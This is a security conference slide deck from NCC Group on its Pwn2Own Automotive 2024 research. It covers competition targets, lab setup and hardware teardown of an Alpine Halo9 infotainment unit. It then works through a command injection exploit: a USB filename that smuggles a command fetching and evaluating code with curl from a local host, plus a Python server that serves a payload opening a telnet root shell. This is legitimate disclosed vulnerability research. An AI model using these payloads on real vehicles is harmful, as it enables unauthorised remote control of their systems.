



nccgroup<sup>®</sup>

# Revving Up: The Journey to Pwn2Own Automotive 2024

Alex Plaskett & McCaulay Hudson

September 2024

**ROMHACK** 2024

/who

---



**Alex Plaskett** ([@alexiplaskett](#))

NCC Group Exploit Development Group  
(EDG)



**McCaulay Hudson** ([@mccaulay](#))

NCC Group Exploit Development Group  
(EDG)



# What is Pwn2Own?

---

- Yearly vulnerability research competitions held by Trend Micro (ZDI - Zero Day Initiative)
  - Pwn2Own Desktop (March)
  - Pwn2Own Mobile (October/November)
  - **Pwn2Own Automotive (Jan 2024)**
    - First edition
- Goal of the competition is to compromise a certain set of targets
- Prizes vary based on expected difficulty of the target
- ZDI purchase vulnerabilities / exploits
  - Provide directly to the vendors to fix the issues



## Pwn2Own Tokyo Venue (Automotive World at the Tokyo Big Site)

---



# Pwn2Own Automotive Targets

Target	Initial Vector	Option	Prize Amount	Master of Pwn Points	Additional Prize Options
Tuner	N/A		\$30,000	3	CAN Bus Add-on
Modem	N/A		\$100,000	10	CAN Bus Add-on
Steam VM	GEMU Escape	N/A	\$30,000	3	Infotainment Root Persistence Add-on CAN Bus Add-on
			\$20,000	2	Infotainment Root Persistence Add-on CAN Bus Add-on
			\$80,000	8	Infotainment Root Persistence Add-on CAN Bus Add-on
Wi-Fi or Bluetooth	N/A		\$60,000	6	CAN Bus Add-on
Infotainment	Diagnostic Ethernet	N/A	\$50,000	5	Infotainment Root Persistence Add-on CAN Bus Add-on
		USB-based Attack	\$35,000	3.5	Infotainment Root Persistence Add-on CAN Bus Add-on
		Sandbox Escape	\$100,000	10	Infotainment Root Persistence Add-on CAN Bus Add-on
		Unconfined Root/Kernel Escalation of Privilege	\$150,000	15	Infotainment Root Persistence Add-on CAN Bus Add-on
		VCSEC, Gateway, or Autopilot	N/A	\$200,000	20
Autopilot and Gateway (Ethernet Attack Surface only)	N/A	\$100,000	10	Vehicle Included Autopilot Root Persistence Add-on	

## Tesla

Add-on Prize Type	Add-on Prize	Prize	Master of Pwn Points
Infotainment Root Persistence	Entry's payload must maintain root persistence on the Infotainment target over a reboot.	\$50,000	5
Autopilot Root Persistence	Entry's payload must maintain root persistence on the Autopilot target over a reboot.	\$50,000	5
CAN Bus	Entry's payload must demonstrate arbitrary control of any physical CAN bus.	\$100,000	10

## In-Vehicle Infotainment (IVI)

Target	Prize	Master of Pwn Points
Sony XAV-AX5500	\$40,000	4
Alpine Halo9 iLX-F509	\$40,000	4
Pioneer DMH-WT7600NEX	\$40,000	4

## Electric Vehicle Chargers

Target	Cash Prize	Master of Pwn Points
ChargePoint Home Flex	\$60,000	6
Phoenix Contact CHARX SEC-3100	\$60,000	6
EMPORIA EV Charger Level 2	\$60,000	6
JuiceBox 40 Smart EV Charging Station with WIFI	\$60,000	6
Autel MaxiCharger (MAXI US AC W12-L-4G)	\$60,000	6
Ubiquiti Connect EV Station	\$60,000	6

## Operating Systems

Target	Prize	Master of Pwn Points
Automotive Grade Linux	\$50,000	5
BlackBerry QNX	\$50,000	5
Android Automotive OS	\$50,000	5

## Pwn2Own Automotive 2024 Rules

---

- Require unauthenticated code execution on the devices
- 3 attempts
- 10 minutes per attempt
- Expanded so attacks which require **physical presence** are also **in scope**
- Hardware attacks are important for preparation but not allowed in the competition



<https://www.zerodayinitiative.com/blog/2023/8/28/revealing-the-targets-and-rules-for-the-first-pwn2own-automotive>

# NCC Proposed Targets

---

Alpine Halo9 IFX-F509

✓ Success



Phoenix Contact CHARX

✓ Success



Autel MaxiCharger

✗ Out of time



Pioneer DMH-WT7600NEX

✓ Success





## Building Research Environments

---

- Basic Hardware Lab Requirements
- Safety Precautions
- General Approach



# Basic Hardware Lab Requirements

---

- Basics

- Solder Iron
- Hot Air Station
- Multimeter
- Logic Analyzer
- Oscilloscope



- Useful

- Microscope
- BGA Sockets
- Kapton Tape




# Safety Precautions

---

- IVIs are easy to setup with a bench top PSU
- EV Chargers have a high voltage component
  - Modified the Autel as follows:
    - Low voltage and high voltage side of device
    - When physically disconnected LV side didn't start
    - Increase separation between HV and LV side
      - Allows tester to use low voltage side only outside of manufacturer designed housing
      - Added dual throw switch
  - CHARX didn't need any modification
- ZDI Published a detailed guide here:  
<https://www.zerodayinitiative.com/blog/2023/11/8/how-to-modifying-ev-chargers-for-benchtop-experiments>



# General Approach



# In-Vehicle Infotainment (IVI)





## Alpine Halo9 iLX-F509

---

- Attack Surface
  - External Services
  - Connectivity + Peripherals
- Hardware
  - Teardown
  - Identification
  - eMMC Dumping
- Software
  - Command Injection #1
  - Firmware Encryption
  - Command Injection #2

# Alpine Halo9 iLX-F509



# IVI Attack Surfaces

---

- Network Services

- Ethernet
- Ethernet over USB
- WiFi
- Cellular (SIM)



- Drivers

- WiFi
- USB Protocol
- Bluetooth
- Filesystems
- Radio
- Microphone



- Multimedia

- Videos
- Images
- Audio

- Applications

- Apple Carplay/Google Android Auto
- Web Browser
- Debug Functionality
- OEM Applications
- Network Communications
- File Parsing / Handling

- Firmware Updates

# External Services

---


Port	Service
2086/tcp	/usr/bin/framework-service
3490/tcp	dlt-daemon (Diagnostic Log and Trace)
5355/tcp	/lib/systemd/systemd-resolved
30515/tcp	/usr/bin/aoa_con_server_proc
5353/udp	/usr/sbin/mdnsd

```
./dlt-receive 10.42.0.185 -p 3490 -a
2023/10/20 04:26:33.093502 638857166 000
ECU1 DA1- DC1- control response N 1
[service(3842), ok, 02 00 00 00 00]
2023/10/20 04:26:33.311249 638859324 192
ECU1 GNSS gnsc log error V 1 [[PID=342
TID=418]gnss_ubx_message_NAV_PVT_parse(5307)
:GNSSfix type=3, FixStatus=21, NumSV=11,
location=lon:-14815500/lat:536817619/height:
107572 ]
2023/10/20 04:26:33.311336 638859324 193
ECU1 GNSS gnsc log error V 1 [[PID=342
TID=418]gnss_ubx_message_NAV_PVT_parse(5337)
:GNSSfix hMSL:59869/hAcc:7239/vAcc:11731 ]
```



## Connectivity + Peripherals

---



Sound Control (Bluetooth)



# Hardware Teardown

Board #1



Board #2




## Component Identification


Dolphin+, TCC8034, O?, ?-8, 2243 -  
Telechips Processor ([Telechips  
Intelligent Automotive Solution for  
Autonomous Vehicle & ADAS System](#))




SK Hynix, H26M52208FPRA, e-NAND,  
305A, M18VP913QC1 - [16GB  
eMMC5.1 1ynm 64Gb 153ball FBGA](#),  
[SK hynix e-NAND Product Family  
eMMC5.1 Compatible](#)




## eMMC Pin-out (on PCB)




- Logic analyzer capture



## Dumping eMMC Flash (BGA deadbug)





## CarByShell – Command Injection

---

- Command Injection via USB filename
- File SHA-256 hash command
- Avoiding filename restrictions
- Triggering code path
- Demo

## CarByShell – File SHA-256 hash command

- CarByCar functionality allows you to customise the boot screen image
- */usr/bin/updatemgr* scans “*RL00036A*” directory in USB
- SHA-256 hash of the h264 splash image is created via a system command

```
int UPDM_wemCmdCreatSHA256Hash(char* h264, char* opening_hash, int param_3)
{
    char cmd [1416];

    if (h264 == NULL || opening_hash == NULL)
    {
        afw_memset(UPDM_wcLogBuf, 0, 0xff);
        snprintf(UPDM_wcLogBuf, 0xff, "%04d %s() [Err]input pointer is null.\n", 0x5d5,
"UPDM_wemCmdCreatSHA256Hash");
        int iVar2;
        if (((UPDATEMGR_LOG._8_4_ != 0) && ('\x01' < *(char *)UPDATEMGR_LOG._8_4_)) &&
(iVar2 = afw_log_write_start(UPDATEMGR_LOG, cmd, 2), 0 < iVar2))
        {
            afw_log_write_string(cmd, UPDM_wcLogBuf);
            afw_log_write_finish(cmd);
        }
        return 1;
    }

    memset(cmd,0,0x100);

    if (param_3 == 0)
        snprintf(cmd, 0x100, "openssl dgst -sha256 -binary -out %s %s", opening_hash, h264);
    else if (param_3 == 1)
        snprintf(cmd, 0x100, "openssl dgst -sha256 -r -out %s %s", opening_hash, h264);

    return UPDM_wemSystem(cmd);
}
```

## CarByShell – Triggering code path

---

- Triggers on **boot**
- Triggers on **usb inserted**
- Triggers on “Settings” -> “System” -> “About/Software Update” -> “**Car by Car Update**”



## CarByShell – File SHA-256 hash command

---



```
openssl dgst -sha256 -r -out /run/updfile/opening_hash.dat  
/run/media/sda1/RL00036A/CarByCar_NCC/21DA_logo_opening_NCC.h264
```

## CarByShell – File SHA-256 hash command injection

---




```
openssl dgst -sha256 -r -out /run/updfile/opening_hash.dat  
/run/media/sda1/RL00036A/CarByCar_NCC/21DA_logo_opening_NCC;reboot;.h264
```

## CarByShell – Filename restrictions

---

- Filename restrictions: &, |, <, >, \, etc
- Solution: Eval HTTP response from HTTP server



```
openssl dgst -sha256 -r -out /run/updfile/opening_hash.dat  
/run/media/sda1/RL00036A/CarByCar_NCC/21DA_logo_opening_NCC;eval `curl -s 10.42.0.1`;.h264
```

## CarByShell – Payload web server

---

```
from http.server import HTTPServer, BaseHTTPRequestHandler

class CHttpRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        # Telnet (Download https://github.com/therealsaumil/static-arm-
        # bins/blob/master/telnetd-static to <usb>/bin/telnetd)
        cmd = "sh -c \"$(mount -l | grep /run/media | cut -d' ' -f3)/bin/telnetd -p 23 -l
        /bin/sh\""

        self.send_response(200)
        self.end_headers()
        print(f"[+] Sending: {cmd}")
        self.wfile.write(cmd.encode())

def main(args):
    httpd = HTTPServer(("0.0.0.0", 80), CHttpRequestHandler)
    httpd.serve_forever()

if __name__ == "__main__":
    main()
```

## CarByShell – Root shell

